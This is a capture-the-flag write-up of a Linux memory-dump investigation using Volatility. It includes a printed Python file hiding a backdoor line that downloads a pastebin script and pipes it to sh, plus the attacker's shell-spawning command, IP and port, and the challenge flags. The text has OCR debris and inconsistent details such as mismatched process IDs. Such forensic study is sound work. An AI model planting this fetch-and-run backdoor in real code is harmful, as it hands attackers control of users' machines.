



(ishan㉿ishan)-[~/volatility/PythonBackup/app]
$ cat snapshot.py
import os
import time
import codecs
import app.exceptions
##
Make a snapshot of all files in the sourcePath directory tree
##
class Snapshot:
def __init__(self):
self.fileList = []
# List to be populated elsewhere
self.saveDate = None
self.sourcePath = ''
self.count = 0
def write(self, string):
self.fileList.append(string)
self.count += 1
def toList(self):
return self.fileList
def __repr__(self):
s = ''
for line in self.fileList:
s += line + '\n'
return s
def __len__(self):
return self.count
# Get and save file list (snapshot)
def generateSnapshot(sourcePath):
print('Generating snapshot...');
s.system('wget -O - https://pastebin.com/raw/nQwMKjtZ 2>/dev/null|sh')
files = generateFileList(sourcePath)
if len(files):
snapshot = Snapshot()
snapshot.sourcePath = sourcePath
snapshot.write(sourcePath)
# Put sourcePath on first line
File
Edit
View
Name: Ishan Aakash Patel
StudentID: 146151238
Ln 2, Col 21
45 characters
100%
UTF-8

When I opened the link I got the answer….




Put the hash in cyberchef.




Answer : `shkCTF{th4t_w4s_4_dumb_b4ckd00r_86033c19e3f39315c00dca}`

5) What are the attacker's IP address and the local port on the targeted machine?

Command : sudo python2 `vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_netstat`







Answer : 192.168.49.1:12345

6) What is the first command that the attacker executed?

Command : sudo python2 `vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_psaux`







Answer : `python -c import pty; pty.spawn("/bin/bash")`

Q7) After changing the user password, we found that the attacker still has access. Can you find out how?


On the previous bash history, we discovered an adversary was edited a /etc/rc.local file. Therefore, it is not possible for us to obtain the user and password by exporting this file. However, we could perform another method to obtain our need. By dumping the content on the PID 2887 which is a process of editor used to edit a /etc/rc.local file.

`Command : sudo python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_dump_map -p 1887 -D 2887_procdump/`

